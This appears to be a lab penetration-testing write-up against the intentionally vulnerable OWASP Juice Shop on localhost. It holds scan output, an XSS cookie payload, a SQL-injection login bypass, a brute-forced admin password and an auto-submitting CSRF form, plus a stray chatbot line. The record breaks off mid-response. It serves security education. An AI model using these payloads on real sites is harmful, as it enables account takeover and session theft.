

OWASP juice-shop walkthrough



Table of contents:

1. Introduction to Juice-shop
2. Executive summary
3. Approach
4. Engagement Details
5. Methodology
6. Findings
7. Conclusion

1.Introduction:

The OWASP Juice Shop is an intentionally vulnerable web application developed by the Open Web Application Security Project (OWASP) to provide a practical platform for learning and practicing web application security. Designed to mimic a modern e-commerce site, the Juice Shop contains a wide range of vulnerabilities, from common issues like Cross-Site Scripting (XSS) and SQL Injection (SQLi), to more advanced flaws such as Insecure Direct Object References (IDOR) and Cross-Site Request Forgery (CSRF).

This walkthrough is a penetration testing report that documents the exploitation of several critical vulnerabilities within the OWASP Juice Shop environment. The purpose of this exercise is to simulate real-world attacks, understand the underlying security flaws, and demonstrate their potential impact on a web application. All testing was conducted in a controlled and ethical environment with educational intent.

Through this walkthrough, readers will gain insight into common web vulnerabilities, their exploitation techniques, and the importance of implementing proper security measures to protect web applications from similar attacks.

2.Executive Summary:

This penetration test aimed to identify and exploit common web application vulnerabilities in a deliberately vulnerable application modeled after OWASP Juice Shop. The test was performed in a controlled environment for educational purposes. Several vulnerabilities were identified, including Cross-Site Scripting (XSS), SQL Injection (SQLi), CSRF, insecure admin login, and cookie theft via XSS.

3.Approach

The penetration test was conducted using a **black box** methodology with no prior knowledge or credentials provided for the target application. The objective of this assessment was to simulate a real-world attack scenario to identify vulnerabilities, misconfigurations, and potential weaknesses in the web application's security posture.

Testing was performed in a non-invasive manner to avoid disruption of services while still aiming to uncover critical security flaws. The assessment included both **automated scanning** and **manual exploitation techniques**, utilizing tools such as **Nmap**, **Nikto**, and various browser-based testing methods to identify and exploit vulnerabilities.

Particular focus was given to core OWASP Top 10 vulnerabilities, including:

- **Cross-Site Scripting (XSS)**
- **SQL Injection (SQLi)**
- **Cross-Site Request Forgery (CSRF)**
- **Broken Authentication and Session Management**

In addition, reconnaissance techniques were applied to gather information about the application's structure and behavior, which facilitated further exploitation. Exploited vulnerabilities were analyzed for potential **privilege escalation** and **sensitive data exposure**, such as extracting admin credentials or session cookies.

Where successful, **post-exploitation steps** were conducted to demonstrate the possible impact of a breach, including **admin login bypass** and **internal data access**. All findings were carefully documented along with **proof of concept**, **impact analysis**, and **remediation recommendations**.

Let me know if you'd like this customized further (e.g., with exact tools used, more technical depth, or formal academic tone).

4.Engagement Details:

- Test Type: Black-box

- Environment: OWASP Juice Shop on localhost
- Scope: Entire web application, including login, product pages, and admin panel

5. Methodology

1. **Reconnaissance:**
 - a. Tools: Nmap, Nikto
 - b. Identified open ports, server type, and known vulnerabilities
2. **Vulnerability Scanning & Manual Testing:**
 - a. Tested for XSS, SQLi, CSRF, and cookie handling
 - b. Manual input tampering and payload injection
3. **Exploitation:**
 - a. Confirmed XSS via comment fields
 - b. SQLi in login form
 - c. Admin login bypass
 - d. CSRF token analysis and forgery
 - e. Cookie retrieval via injected scripts

6. Findings

6.1 Cross-Site Scripting (XSS)

- **Severity:** High
- **Description:** Reflected XSS found in search and comment input
- **Payload Used:** <iframe src="javascript:alert('xss')">
- **Impact:** Could execute arbitrary scripts, steal cookies
- **Proof of Concept:** Captured session cookie via XSS and sent to attacker-controlled endpoint
- **Mitigation:** Use output encoding, CSP headers, input sanitization

6.2 SQL Injection (SQLi)

- **Severity:** Critical
- **Description:** Unsanitized login input field
- **Payload:** admin' or 1 = 1 --
- **Impact:** Bypassed authentication and accessed user dashboard
- **Mitigation:** Use prepared statements, parameterized queries

6.3 Admin Login Bypass

- **Severity:** High
- **Description:** Weak credentials or bypass via SQLi
- **Impact:** Gained access to admin panel
- **Mitigation:** Enforce strong credentials, monitor failed logins, fix injection

6.4 Cross-Site Request Forgery (CSRF)

- **Severity:** Medium
- **Description:** No CSRF token protection on password change
- **Impact:** Changed user password without their knowledge
- **Mitigation:** Implement CSRF tokens and SameSite cookie attributes
- **Payload:**

```
<html>
<body>
```

```

<form action="http://localhost:3000/rest/user/change-password?new=password123&repeat=password123"
method="POST" id="csrfForm">
  <input type="hidden" name="name" value="NewUserName">
  <input type="hidden" name="email" value="newuser@example.com">
  <script>
    document.getElementById('csrfForm').submit();
  </script>
</form>
</body>
</html>

```

6.5 Reconnaissance Results

- **Tools Used:** Nmap (-sS -sV -sC -O -T2), Nikto
- **Target:** 127.0.0.1 (localhost)
- **Findings:**

Nmap Results Summary:

- **Open Port:** 3000/tcp
- **Service:** Detected as unknown (ppp?), but HTTP response headers confirm it is the **OWASP Juice Shop web server** running on port 3000
- **HTTP Headers Revealed:**
 - Access-Control-Allow-Origin: *
 - X-Content-Type-Options: nosniff
 - X-Frame-Options: SAMEORIGIN
 - Feature-Policy: payment 'self'
 - X-Recruiting: /#/jobs
 - ETag, Cache-Control, Content-Type, etc.
- **Website Detected:**
 - Identified via response content: <!doctype html> with the <title>OWASP Juice Shop</title>
 - Confirms that the application is OWASP Juice Shop
- **Operating System Fingerprint:**
 - Detected OS: **Linux Kernel 2.6.32 – 6.x**
- Distance: 0 hops (local scan)
- CPE: cpe:/o:linux:linux_kernel

Notable Observations:

- Application leaks server framework details via response headers
- CORS is enabled with wildcard (Access-Control-Allow-Origin: *), which could lead to data exposure in some contexts
- No HTTP authentication or rate limiting detected during this scan phase

Findings from Nikto:

1. Misconfigured Headers

- Access-Control-Allow-Origin: * found — indicates **CORS is enabled globally**, which can be abused by attackers if not controlled properly.
- X-Content-Type-Options header is missing — may lead to MIME-type sniffing vulnerabilities.
- X-Recruiting: /#/jobs — uncommon header may leak internal app paths or functionality.

2. Robots.txt

- Accessible and contains entry /ftp/ that **should be disallowed or restricted**, but returns a **200 OK** — reveals potential access to sensitive directories.

3. Sensitive Files Accessible via HEAD

Nikto found **dozens of potentially sensitive files** like:

- **Backups** (.tar, .tgz, .tar.bz2, .tar.lzma, .war)
- **Certificates and keys** (.pem, .jks, .cer)
- **Egg files** (.egg) – often used in Python packaging, may contain source code or sensitive logic.
- **Alz archives** – a Korean archive format, uncommon but might indicate mismanaged file storage.

Most files follow naming patterns like:

- 127.0.0.1.pem, site.jks, backup.egg, dump.tar, archive.tgz, etc.

These findings indicate **insecure server file storage** and **possible information disclosure vulnerabilities**.

References:

[CWE-530: Exposure of Backup Files to Unauthorized Control Sphere](#)

[Netsparker on Missing X-Content-Type-Options](#)

[PortSwigger: robots.txt disclosure](#)

6.6 Cookie Retrieval via XSS

- **Severity:** High
- **Description:** Cookie with session ID was retrievable via script
- **Impact:** Allowed session hijacking
- **Payload:** <iframe src="javascript:alert(document.cookie)"></iframe>
- **Mitigation:** Use Http Only and Secure flags on cookies

6.7 Procedure:

```

rudrakali@kali: ~/juice-shop
rudrakali@kali: ~/juice-shop
rudrakali@kali: ~/juice-shop

(rudrakali㉿kali) [~/juice-shop]
$ sudo nikto -host 127.0.0.1:3000
[sudo] password for rudrakali:
- Nikto v2.5.0


+ Target IP:      127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port:    3000
+ Start Time:    2025-04-06 13:47:20 (GMT-4)

+ Server: No banner retrieved
+ /: Retrieved access-control-allow-origin header: *.
+ /: Uncommon header 'x-recruiting' found, with contents: /#/jobs.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /robots.txt: Entry '/ftp/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ assets/public/favicon.ico: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /127.0.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /dump.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.tar: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /1.tar.lzma: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /1.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.alz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /1270.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /0.cer: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /12700.pem: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /database.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.war: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /12700.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /archive.jks: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /backup.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127.0.0.1.tgz: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html
+ /127001.tar.bz2: Potentially interesting backup/cert file found. . See: https://cwe.mitre.org/data/definitions/530.html

```

The robots.txt file is used in web applications to give instructions to web crawlers (like search engine bots) about which parts of the site they are allowed or disallowed to crawl and index. With this **Nikto scan** there is an entry of /robots.txt with the directory '/ftp/' with the HTTP code 200.

So We just check the weather it directly allows us to check the /ftp/ folder via url.




It successfully accessible to the hidden files in the web page. Next we see the nmap scan to see the what ports are open and services

Here we can see that with the scan of the nmap there is an open port number 3000 with running service ppp ,the ppp service refers to Point-to-Point Protocol, which is commonly used for establishing direct connections between two network nodes, especially over serial links.


In this penetration testing we are using the web site from our localhost

So , lets see the web site and find any other vulnerabilities .




So we can see the web site has some products and a search button and account option for login.

Lets check the any product what does it have for example: apple juice.




So when we click this product it opens like this and we have some information like reviews and interestingly there ,they are uploading reviews with emails and its a admin mail : admin@juice-sh.op

So now lets try to login to admin account, but we don't know the password.



So lets try with an SQL injection



But well it was failed now lets check that how does it sending or taking the data using the burpsuite

Request	Response
<pre>1 GET /rest/products/search?q=1+OR+1-- HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua-platform: "Linux" 4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYWljiouiwiZwlhawwO1J0ZXNOQHRLc3QxLmhvbSisInBhc3Nsb3klkjoiNDgyYzgxMwRhnW01yjFuYzKNDk3ZmzhOTg0TFMzgiLCJy2xIjoiY3VzdG9tZXlLCJkZwxleGVub2tlbiI6Ii1siimhc3RM62dpbklwIjoimT13LjAUMC4X4iwiCHvZmlsZUltyWdllijoiL2Fzc2V0cySwdwlsawMwaw1Z2VzL3Vwb9gZHMyZGVmyXvsdSzdmic1LCjOb3RwU2VjcmVOjoiwiwaxNYB3pdmljOnRydwUsInNyZWF0ZWRbdICiIjIwMjUtMDQtMDMgMTU6Mzg6MjIiNTqgICswMdowMCIsImRlbGV0ZWRbdC16bnVsblHosImlhdc16MTC0mZy5NDcyOXO.uj4Cy7aqYXK7RN233kBLZXXXm_K_rmx1CIXABC2FnstqKp21T7kug7vIKT-r5d9wY_2mcDVQFZx-eQ2kjVnkyAI-IDG_Ocg4mZm10zRKCX1X0mj173gujRdnaisroCKiaRMGtdk12qhbekLFDcsnokhMePpSqtkgLBMR4 5 Accept-Language: en-US,en;q=0.9 6 Accept: application/json, text/plain, */* 7 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99" 8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36 9 sec-ch-ua-mobile: ? 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:3000/ 14 Accept-Encoding: gzip, deflate, br 15 Cookie: language=en; welcomebanner_status=dismiss; code-fixes-component-format=LineByLine ; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYWljiouiwiZwlhawwO1J0ZXNOQHRLc3QxLmhvbSisInBhc3Nsb3klkjoiNDgyYzgxMwRhnW01yjFuYzKNDk3ZmzhOTg0TFMzgiLCJy2xIjoiY3VzdG9tZXlLCJkZwxleGVub2tlbiI6Ii1siimhc3RM62dpbklwIjoimT13LjAUMC4X4iwiCHvZmlsZUltyWdllijoiL2Fzc2V0cySwdwlsawMwaw1Z2VzL3Vwb9gZHMyZGVmyXvsdSzdmic1LCjOb3RwU2VjcmVOjoiwiwaxNYB3pdmljOnRydwUsInNyZWF0ZWRbdICiIjIwMjUtMDQtMDMgMTU6Mzg6MjIiNTqgICswMdowMCIsImRlbGV0ZWRbdC16bnVsblHosImlhdc16MTC0mZy5NDcyOXO.uj4Cy7aqYXK7RN233kBLZXXXm_K_rmx1CIXABC2FnstqKp21T7kug7vIKT-r5d9wY_2mcDVQFZx-eQ2kjVnkyAI-IDG_Ocg4mZm10zRKCX1X0mj173gujRdnaisroCKiaRMGtdk12qhbekLFDcsnokhMePpSqtkgLBMR4</pre>	<pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 30 9 ETag: W/"1e-JkPcI+pGj7BBTx0uZVVIm91zaY" 10 Vary: Accept-Encoding 11 Date: Thu, 03 Apr 2025 16:18:35 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 { "status": "success", "data": [] }</pre>

See here when we try for the SQL injection at the search field ,at the response the request is getting accepted and status is showing success. That mean the SQL Injection is working but need to specify or modify the payload.

So, lets try some other ways

This time we at search field we entered **apple'** and then it returns the error: of SQLITE_ERROR, so here we can say that the web application is using a SQLITE database.

Wait ,we have the email of the admin so lets try to bruteforce using a list of known passwords ,lets do this in burpsuite intruder

9. Intruder attack of http://localhost:3000

Attack Save

9. Intruder attack of http://localhost:3000

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^ Payload Status code Response received Error Timeout Length Comment

59	spiderman	401	9		413	413	
60	security	401	7		413	413	
61	admin123	200	11		1197	1197	
62	patricia	401	9		413	413	

Request Response

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua-platform: "Linux"
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dissmiss; continueCode=zmn52qWZ4bQ97v3PkVNA0mcgf37u2RhPPFbmt1phDNGKepXn8OPWJY1aBM6xj
18 Connection: keep-alive
19 {
20   "email": "admin@juice-sh.op",
21   "password": "admin123"
}
```

Attack Save

Paycads

Resourcepool

Settings

Yes we got the password of the admin using the bruteforce , due to the weak password or default passwords this also known as **security misconfiguration**.

Now lets try to login using the admin credentials

The screenshot shows the OWASP Juice Shop application running in a browser. The main content area displays six product cards:

- Apple Juice (1000ml)**: Price 1.99€, image of a juice glass and an apple.
- Apple Pomace**: Price 0.89€, image of a juicer with apples.
- Banana Juice (1000ml)**: Price 1.99€, image of a juice glass and a banana.
- Carrot Juice (1000ml)**: Price 2.99€, image of a juice glass and a carrot.
- Eggfruit Juice (500ml)**: Price 8.99€, image of a juice glass and an eggplant.
- Fruit Press**: Price 89.99€, image of a manual fruit press.
- Green Smoothie**: Price 1.99€, image of a juice glass with green leaves.

Each product card has an "Add to Basket" button at the bottom. In the top right corner, there is a user menu for "admin@juice-sh.op" with options like Order History, Orders & Payment, Privacy & Security, Logout, and a Shop section showing Salesman Artwork and a Digital Wallet balance of 5000€. The browser's address bar shows "localhost:3000/#/search".

And before we saw that there is a possibility of SQL injection to login so lets check this also

So with some research like browsing , we tried multiple combinations so SQL querys but many of them not worked but this payload was success fully working.

Payload: admin' 1=1 - -

Burp Suite Community Edition v2025.1.1 - Temporary Project

Request

```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Type: application/json
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dissmiss; continueCode=zE52qz2db057v3fkhVh40mcgf37uZB4PFBmtlphDNGKepXn80PwJY1aBMxj
Connection: keep-alive
{
  "email": "admin' or 1 = 1--",
  "password": "admin' or 1 = 1--"
}
```

Response

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: #jobs
Content-Type: application/json; charset=utf-8
Content-Length: 811
ETag: W/"32b-rkweaClw4mk6z23xM4d43mShFhc"
Date: Sun, 06 Apr 2025 18:28:03 GMT
Vary: Accept-Encoding
Connection: keep-alive
Keep-Alive: timeout=5
{
  "authentication": {
